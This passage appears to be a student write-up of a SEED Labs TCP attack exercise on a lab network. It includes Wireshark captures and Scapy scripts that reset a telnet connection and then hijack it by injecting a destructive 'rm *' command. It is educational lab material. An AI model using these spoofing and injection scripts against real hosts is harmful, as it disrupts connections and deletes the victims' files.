 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 04:06:52 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/2
seed@57e7382b726d:~$ 
```

We use Wireshark to capture packets to observe that the connection is successfully established. At the same time, obtain the port number and sequence number information of the data packet, as shown in the following figure:



[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time               Source       Destination  Protocol Length Info
3496 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TELNET    70 Telnet Data ...
3497 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TCP       70 [TCP Retransmission] 23 → 38462 [PSH, ACK] Seq=2261858215 Ack…
3498 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 38462 → 23 [ACK] Seq=3305037727 Ack=2261858217 Win=64256 Len=…
3499 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 [TCP Dup ACK 3498#1] 38462 → 23 [ACK] Seq=3305037727 Ack=2261…
3500 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TELNET   478 Telnet Data ...
3501 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TCP      478 [TCP Retransmission] 23 → 38462 [PSH, ACK] Seq=2261858217 Ack…
3502 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 38462 → 23 [ACK] Seq=3305037727 Ack=2261858627 Win=64128 Len=…
3503 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 [TCP Dup ACK 3502#1] 38462 → 23 [ACK] Seq=3305037727 Ack=2261…
3504 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TELNET   153 Telnet Data ...
3505 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TCP      153 [TCP Retransmission] 23 → 38462 [PSH, ACK] Seq=2261858627 Ack…
3506 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 38462 → 23 [ACK] Seq=3305037727 Ack=2261858712 Win=64128 Len=…
3507 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 [TCP Dup ACK 3506#1] 38462 → 23 [ACK] Seq=3305037727 Ack=2261…
3508 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TELNET    89 Telnet Data ...
3509 2022-03-02 23:0… 10.9.0.6     10.9.0.5     TCP       89 [TCP Retransmission] 23 → 38462 [PSH, ACK] Seq=2261858712 Ack…
3510 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 38462 → 23 [ACK] Seq=3305037727 Ack=2261858733 Win=64128 Len=…
3511 2022-03-02 23:0… 10.9.0.5     10.9.0.6     TCP       68 [TCP Dup ACK 3510#1] 38462 → 23 [ACK] Seq=3305037727 Ack=2261…
3512 2022-03-02 23:0… 127.0.0.1    127.0.0.53   DNS       91 Standard query 0x9498 AAAA connectivity-check.ubuntu.com
3513 2022-03-02 23:0… 10.0.2.5     192.168.1.1  DNS       91 Standard query 0x6098 AAAA connectivity-check.ubuntu.com
3514 2022-03-02 23:0… 192.168.1.1  10.0.2.5     DNS      152 Standard query response 0x6098 AAAA connectivity-check.ubuntu…
3515 2022-03-02 23:0… 127.0.0.53   127.0.0.1    DNS       91 Standard query response 0x9498 AAAA connectivity-check.ubuntu…
3516 2022-03-02 23:0… 127.0.0.1    127.0.0.53   DNS       96 Standard query 0x59bb AAAA connectivity-check.ubuntu.com.home
3517 2022-03-02 23:0… 10.0.2.5     192.168.1.1  DNS       96 Standard query 0xa766 AAAA connectivity-check.ubuntu.com.home
3518 2022-03-02 23:0… 192.168.1.1  10.0.2.5     DNS       96 Standard query response 0xa766 No such name AAAA connectivity…
```

```
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 23, Dst Port: 38462, Seq: 2261858712, Ack: 3305037727, Len: 21
    Source Port: 23
    Destination Port: 38462
    [Stream index: 31]
    [TCP Segment Len: 21]
    Sequence number: 2261858712
    [Next sequence number: 2261858733]
    Acknowledgment number: 3305037727
```

```
0020  0a 09 00 05 00 17 96 3e  86 d1 39 98 c4 fe df 9f   ·······> ··9·····
0030  80 18 01 fd 14 58 00 00  01 01 08 0a 68 53 aa 74   ·····X·· ····hS·t
0040  44 19 08 f8 73 65 65 64  40 35 37 65 37 33 38 32   D···seed @57e7382
```


```
Next sequence number (tcp.nxtseq)          Packets: 3563 · Displayed: 3563 (100.0%)          Profile: Default
```

Using the above information, we construct our code:




```
#!/usr/bin/env python3
from scapy.all import*
#import sys

#source_port = 23
#sequence =  3889713730

print("Sending RESET Packet!!!!!\n")
ip  = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=23, dport=38462, flags="R", seq=2261858733)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

We run the code:



```
root@VM:/# python3 tcprst.py
Sending RESET Packet!!!!!

version    : BitField  (4 bits)                = 4             (4)
ihl        : BitField  (4 bits)                = None          (None)
tos        : XByteField                        = 0             (0)
len        : ShortField                        = None          (None)
id         : ShortField                        = 1             (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0             (0)
ttl        : ByteField                         = 64            (64)
proto      : ByteEnumField                     = 6             (0)
chksum     : XShortField                       = None          (None)
src        : SourceIPField                     = '10.9.0.6'    (None)
dst        : DestIPField                       = '10.9.0.5'    (None)
options    : PacketListField                   = []            ([])
--
sport      : ShortEnumField                    = 23            (20)
dport      : ShortEnumField                    = 38462         (80)
seq        : IntField                          = 2261858733    (0)
ack        : IntField                          = 0             (0)
dataofs    : BitField  (4 bits)                = None          (None)
reserved   : BitField  (3 bits)                = 0             (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>  (<Flag 2 (S)>
```


As a result, we can see that the RST packet of scapy is successfully sent and received, and it is abnormally terminated by the attacker:



```
seed@57e7382b726d:~$ Connection closed by foreign host.
root@6451ee056529:/# 
```


Task 3: TCP Session Hijacking

First, we will create a ‘new.txt’ file to be deleted by the attack as follows:



```
seed@57e7382b726d:~$ touch myfile.txt
seed@57e7382b726d:~$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Mar  3 23:26 myfile.txt
seed@57e7382b726d:~$ 
```


Now, we make a telnet connection from the victim to the user:



seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack


```
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 23:26:24 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/3
seed@57e7382b726d:~$ 
```

We use Wireshark to monitor the data as follows:


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.     Time              Source          Destination     Protocol Length Info
    667 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 [TCP Dup ACK 666#1] 39676 → 23 [ACK] Seq=2537671292 Ack=96356…
    668 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TELNET   478 Telnet Data ...
    669 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TCP      478 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565179 Ack=…
    670 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 39676 → 23 [ACK] Seq=2537671292 Ack=963565589 Win=64128 Len=0…
    671 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 [TCP Dup ACK 670#1] 39676 → 23 [ACK] Seq=2537671292 Ack=96356…
    672 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TELNET   153 Telnet Data ...
    673 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TCP      153 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565589 Ack=…
    674 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 39676 → 23 [ACK] Seq=2537671292 Ack=963565674 Win=64128 Len=0…
    675 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 [TCP Dup ACK 674#1] 39676 → 23 [ACK] Seq=2537671292 Ack=96356…
    676 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TELNET    89 Telnet Data ...
    677 2022-03-03 18:2… 10.9.0.6        10.9.0.5        TCP       89 [TCP Retransmission] 23 → 39676 [PSH, ACK] Seq=963565674 Ack=…
    678 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 39676 → 23 [ACK] Seq=2537671292 Ack=963565695 Win=64128 Len=0…
    679 2022-03-03 18:2… 10.9.0.5        10.9.0.6        TCP       68 [TCP Dup ACK 678#1] 39676 → 23 [ACK] Seq=2537671292 Ack=96356…
    680 2022-03-03 18:2… 10.0.2.5        157.240.241.60  TLSv1.2  140 Application Data
    681 2022-03-03 18:2… 157.240.241.60  10.0.2.5        TLSv1.2  137 Application Data
    682 2022-03-03 18:2… 10.0.2.5        157.240.241.60  TCP       56 49604 → 443 [ACK] Seq=1046961994 Ack=8396695 Win=65535 Len=0
    683 2022-03-03 18:2… 10.0.2.5        157.240.241.60  TLSv1.2   95 Application Data

▸ Frame 679: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 39676, Dst Port: 23, Seq: 2537671292, Ack: 963565695, Len: 0
    Source Port: 39676
    Destination Port: 23
    [Stream index: 6]
    [TCP Segment Len: 0]
    Sequence number: 2537671292
    [Next sequence number: 2537671292]
    Acknowledgment number: 963565695
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501

0020  0a 09 00 06 9a fc 00 17  97 41 ca 7c 39 6e d8 7f   ········ ·A·|9n··
0030  80 10 01 f5 14 43 00 00  01 01 08 0a 48 3f 37 8a   ····C·· ····H?7·
0040  6c 79 d9 00                                        ly··

Flags (12 bits) (tcp.flags), 2 bytes          Packets: 692 · Displayed: 692 (100.0%)          Profile: Default
```

We acquire the sequence number, port number, acknowledgment from the last TCP packet and construct our code:




```
root@VM:/# cat tcpsessionhijack.py
from scapy.all import *
import sys

print("Sending Hijacking Packet/n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39676, dport=23, flags="A", seq=2537671292, ack=963565695)

data = '\r rm *\n\r'

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/# 
```

We run the code:


seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack
seed@VM: ~/.../TCP Attack

```
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 39676           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2537671292      (0)
ack        : IntField                            = 963565695       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r rm *\n\r'  (b'')
root@VM:/# 
```

We observe our code working using Wireshark:


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time              Source             Destination  Protocol Length Info
  829 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP        68 23 → 39676 [ACK] Seq=963565695 Ack=2537671300 Win=65152 Len=0…
  830 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP        68 [TCP Dup ACK 829#1] 23 → 39676 [ACK] Seq=963565695 Ack=253767…
  831 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TCP        68 [TCP Dup ACK 829#2] 23 → 39676 [ACK] Seq=963565695 Ack=253767…
  832 2022-03-03 18:3… 10.9.0.6           10.9.0.5     TELNET     98 Telnet Data ...
